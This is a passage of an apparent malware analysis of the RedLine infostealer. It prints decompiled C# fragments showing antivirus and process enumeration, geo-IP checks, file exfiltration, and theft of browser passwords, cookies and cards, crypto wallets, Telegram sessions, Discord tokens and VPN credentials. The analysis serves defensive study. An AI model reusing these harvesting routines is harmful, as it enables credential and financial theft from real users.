    using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(new string(new char[]
    {
        'R','O','O','T','\\','S','e','c','u','r','i','t','y','C','e','n','t','e','r'}), new string(new char[]
    {'S','E','L','E','C','T',' ','*',' ','F','R','O','M',' '}) + str))
    {
        using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
        {
            foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
            {
                try
                {
                    if (!list.Contains(managementBaseObject[new string(new char[]
                    {'d','i','s','p','l','a','y','N','a','m','e'})] as string))
                    {
                        list.Add(managementBaseObject[new string(new char[]
                        {
                            'd','i','s','p','l','a','y','N','a','m','e'})] as string);
                    }
                }
                catch
                {
                }
```

Figure(7): Concatinating the WMI query for the ManagementObjectSearcher class instance.

Moreover, the `Enumerate_Security_Defenders()` function uses the WMI to enumerate any installed security solution. It allows it to get the installed Antivirus, AntiSpyware and Firewall (third party) software using the `root\SecurityCenter` or the `root\SecurityCenter2` namespaces.

Not to forget, the `Enumerate_Running_Processess()` function which also uses the `Win32_Process` WMI class that represents a process on an operating system. It gets the process name + PID + command line arguemtns in order to build a live full view of the infected machine. I think the attacker uses these information to decide further malicious actions i.e. certain exploits.




```
public static void dsf9jb(ScanningArgs settings, ref ScanResult result)
{
    GeoInfo geoInfo = LocatorAPI.Gather();
    geoInfo.IP = (string.IsNullOrWhiteSpace(geoInfo.IP) ? "UNKNOWN" : geoInfo.IP);
    geoInfo.Location = (string.IsNullOrWhiteSpace(geoInfo.Location) ? "UNKNOWN" : geoInfo.Location);
    geoInfo.Country = (string.IsNullOrWhiteSpace(geoInfo.Country) ? "UNKNOWN" : geoInfo.Country);
    geoInfo.PostalCode = (string.IsNullOrWhiteSpace(geoInfo.PostalCode) ? "UNKNOWN" : geoInfo.PostalCode);
    List<string> blockedCountry = settings.BlockedCountry;
    if (blockedCountry != null && blockedCountry.Count > 0 && settings.BlockedCountry.Contains(geoInfo.Country))
    {
        Environment.Exit(0);
    }
    List<string> blockedIP = settings.BlockedIP;
    if (blockedIP != null && blockedIP.Count > 0 && settings.BlockedIP.Contains(geoInfo.IP))
    {
        Environment.Exit(0);
    }
    result.IPv4 = geoInfo.IP;
    result.City = geoInfo.Location;
    result.Country = geoInfo.Country;
    result.ZipCode = geoInfo.PostalCode;
}
```

Figure(8): The if-statements control wether to stop the infection or not.

Lastly, one more interesting function is the `Send()` function which contains the above method. It uses the following remote API `https://api.ip.sb/geoip` to gather very detailed geographical information about the victim. The remote API returns XML data specifying many detailed information:

```
{"organization":"XXXXXXXX","longitude":XXXXXXX,"city":"XXXXXX","timezone":"XXXXXX","isp":"
```


Exfiltrating Files



```
public class ScannedFile
{
    public ScannedFile()        //Constructor with no parameters.
    {
    }

    public ScannedFile(string filename)         //Constructor with string parameter.
    {
        //Read the file contents if called with filename
        this.NameOfFile = new FileInfo(filename).Name;
        using (FileCopier fileCopier = new FileCopier())
        {                                           //Creates a copy into the %TEMP% directory before reading the contents.
            this.Body = File.ReadAllBytes(fileCopier.CreateShadowCopy(filename));
        }
    }

    public string PathOfFile { get; set; }
    public string NameOfFile { get; set; }
    public byte[] Body { get; set; }                //Byte array to store the contents of the file.
    public string NameOfApplication { get; set; }
    public string DirOfFile { get; set; }
}
```

Figure(9): The contents of the file is being automatically read when the constructor is called with the filename string parameter.


It's important to know the inner structures of the `ScannedFile` class which is used to populate the exfiltrated files. As you can see in the above screenshot, once a file is being instantiated, nearly all of its important contents is stolen.



```
public static IEnumerable<string> GetFiles(string rootPath, SearchOption searchOption, string[] searchPatterns)
{
    List<string> list = new List<string>
    {
        new string(new char[]
        {'\\','W','i','n','d','o','w','s','\\'}),
        new string(new char[]
        {'\\','P','r','o','g','r','a','m',' ','F','i','l','e','s','\\'}),
        new string(new char[]
        {'\\','P','r','o','g','r','a','m',' ','F','i','l','e','s',' ','(','x','8','6',')','\\'}),
        new string(new char[]
        {'\\','P','r','o','g','r','a','m',' ','D','a','t','a','\\'})
    };
    IEnumerable<string> enumerable = Enumerable.Empty<string>();
    if (searchOption == SearchOption.AllDirectories)
    {
        try
        {
            foreach (string text in Directory.EnumerateDirectories(rootPath))
            {
```

Figure(10): The function shows the concatination of the searching paths.

Based on the obtained scan arguments (settings) during the previous C2 communication, they contain search patterns to specify desired files to be stolen. RedLine currently use the search patterns to locate files in the following directories only: `Program Files (X86)/`, `Program Files/`, and `Program Data/`. The directory `ProgramData/` is for user-agnostic data generated during execution such as shared cache, shared databases, shared settings, shared preferences, etc.




```
foreach (string text3 in FileSearcher.GetFiles(rootPath, (SearchOption)Convert.ToInt32(value), searchPatterns))
{
    try
    {
        FileInfo fileInfo = new FileInfo(text3);
        if (fileInfo.Length > 0L && fileInfo.Length <= num2 && num < 52428800L)
        {
            string[] array2 = fileInfo.Directory.FullName.Split(new string[]
            {
                new string(new char[]
                {
                    ':',
                    '\\'
                })
            }, StringSplitOptions.RemoveEmptyEntries);
            list.Add(new ScannedFile(fileInfo.FullName)
            {
                DirOfFile = ((array2 != null && array2.Length > 1) ? array2[1] : string.Empty),
                PathOfFile = text3
            });
            num += fileInfo.Length;
        }
```

Figure(11): Once a ScannedFile instance is instantiated with a filename, all of the file contents is read.

RedLine only needs to locate the specified files based on the search patterns then create a `ScannedFile` instance of the filtered filename. Once instantiated with the filename, almost all of the file contents is stolen because of the `ScannedFile` constructor code.


Harvesting Browsers



```
public class Browser
{
    public string BrowserName { get; set; }
    public string BrowserProfile { get; set; }
    public IList<Account> Logins { get; set; }           //Customized class which holds; URL + Username + Password.
    public IList<Autofill> Autofills { get; set; }       //Holds Auto-fill data used by websites.
    public IList<CC> CC { get; set; }                    //Holds Credit Card data.
    public IList<ScannedCookie> Cookies { get; set; }    //Customized class which holds; Cookies values + Expiration + URL ...etc.

}
```


Figure(12): The collected data about the targeted browser.

Also, It’s very important to know the inner structures of the `Browser` class, which is used to populate the harvested browser credentials. Once a browser is targeted, RedLine steals its accounts credentials, credit card credentials, cookies, and auto-fill data. RedLine targets Chromium based browsers as well as Gecko based browsers, which makes RedLine nearly targets most used browsers.



```
public static void Harvest_Browser_Data(EndpointConnection connection, ScanningArgs settings, ref ScanResult result)
{
    if (settings.ScanBrowsers)
    {
        List<Browser> list = new List<Browser>();
        list.AddRange(Chr_0_M_e.Scan(settings.ScanChromeBrowsersPaths));    //Obtained Scan args are being passed.
        list.AddRange(g_E_c_к_0.TryFind(settings.ScanGeckoBrowsersPaths));  //Also here.
        ApiResponse apiResponse = connection.TryInitBrowsers(list);
        if (apiResponse == ApiResponse.RepeatPart)
        {
            ByPartSender.Harvest_Browser_Data(connection, settings, ref result);
        }
        if (apiResponse == ApiResponse.NotFound)
        {
            throw new InvalidOperationException();
        }
    }
}
```

Figure(13): Notice the passed scanning settings which were obtained by the C2 communication.




```
text2 = text2[0].ToString().ToUpper() + text2.Remove(0, 1);
string text3 = FileCopier.ChromeGetName(dataFolder);
if (!string.IsNullOrEmpty(text3))
{
    browser.BrowserName = text2;
    browser.BrowserProfile = text3;
    browser.Logins = Chr_0_M_e.MakeTries<List<Account>>(() => Chr_0_M_e.ScanPasswords(dataFolder), (List<Account> x) => x.Count >
      0);
    browser.Cookies = Chr_0_M_e.MakeTries<List<ScannedCookie>>(() => Chr_0_M_e.ScanCook(dataFolder), (List<ScannedCookie> x) =>
      x.Count > 0);
    browser.Autofills = Chr_0_M_e.MakeTries<List<Autofill>>(() => Chr_0_M_e.ScanFills(dataFolder), (List<Autofill> x) => x.Count >
      0);
    browser.CC = Chr_0_M_e.MakeTries<List<CC>>(() => Chr_0_M_e.ScanCC(dataFolder), (List<CC> x) => x.Count > 0);
```

Figure(14): Populating the Browser class.

RedLine also uses more methods like `DecryptChromium()` in order to effectively harvest the targeted credentials. It's also being noticed that for Gecko based browsers, this sample only steals the cookies unlike the targeted Chromium based browsers.

Stealing Crypto Wallets


A crypto wallet is an application used to both cold store and retrieve digital cryptocurrency assets. RedLine of course targets these valuable assets because of the rise of people's interest in cryptocurrency during the past few years.



```
if (settings.ScanWallets)
{
    BrEx brEx = new BrEx();
    brEx.Init(settings.ScanChromeBrowsersPaths);
    List<ScannedFile> result2 = FileScanning.Search(new FileScanner[]
    {
        new Armory(),
        new Atomic(),
        new C_o1_n0_ми(),
        new EL3_K_Tr00M(),
        new Eth(),
        new E_x0_d_u_S(),
        new Guarda(),
        new Jx(),
        new mYDict(),
        new AllWallets(),
        new Binance(),
        brEx
    });
```

Figure(15): The AllWallets class is used for generic crypto wallets.

RedLine comes with many classes targeting many crypto wallets like: Armory, Exodus, Ethereum, Monero, Atomic, BinanceChain, Jaxx, Electrum, Guarda, etc. RedLine uses pre-defined search patterns and scan arguments to populate the wallets into `ScannedFile` instances. Each class in the previous figure is just used to initialize defined search patterns to be passed to the regular `Search()` function which is used in files exfiltration.




```
public override IEnumerable<FileScannerArg> GetScanArgs()
{
    List<FileScannerArg> list = new List<FileScannerArg>();
    try
    {
        string directory = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + new string(new char[]
        {'\\','A','r','m','o','r','y'});            // Armory wallet path
        list.Add(new FileScannerArg
        {
            Directory = directory,
            Pattern = new string(new char[]
            {'*','.','w','a','l','l','e','t'}),     // .wallet files
            Recoursive = false
        });
    }
```

Figure(16): Overriding the GetScanArgs function with new search patterns.

These search patterns specify the credentials files which is being used for the specific wallet type. For every wallet class, it is used to override the `GetScanArgs()` function which is used internally in the `Search()` function in order to filter for the appropriate wallet files. These filtered files will be exfiltrated.

Harvesting Instant Messenger Clients

Instant Messenger (IM) clients like Discord and Telegram have seen a recent rise in popularity, with Discord boasting over 100 million active users. For Telegram, RedLine looks used the `GetProcessesByName()` function to get the `ExecutablePath` for Telegram running process. Then, it looks for the folder `tdata`. This is where the Instant Messenger stores its session data, including images and conversations:



```
try
{
    int num = 1;
    foreach (string fileName in SystemInfoHelper.GetProcessesByName(new string(new char[]
    {'T','e','l'}), new string(new char[]
    {'e','g','r','a','m','.','e','x','e'})))
    {
        try
        {
            list.Add(new FileScannerArg
            {
                Tag = num.ToString(),
                Pattern = new string(new char[]
                {
                    '*'
                }),
                Directory = new FileInfo(fileName).Directory.FullName + new string(new char[]
                {'\\','t','d','a','t','a'
                }),
                Recoursive = false
            });
            foreach (string text in Directory.GetDirectories(new FileInfo(fileName).Directory.FullName + new string(new char[]
            {
```


Figure(17): The function is passed the Telegram process name.

It’s also used to override the `GetScanArgs()` function which is used internally in the `Search()` function in order to filter for the targeted files.

For Discord, RedLine is stealing its tokens using the `Discord.GetTokens()` function. A Discord token is a phrase of letters and numbers that acts as an authorization code to access Discord’s servers. It effectively acts as an encryption of your username and password.

Snatching VPN Clients Credentials


With the rise in popularity in VPN services, RedLine doesn’t have any plans to miss this chance. RedLine targets the VPN clients of the following services: NordVPN, OpenVPN, and ProtonVPN. For NordVPN client, RedLine uses obfuscated strings to locate the targeted XML files which contain the VPN credentials:



```
                                                                                           //De-obfuscated string="%USERPROFILE%\\AppData\\Local"
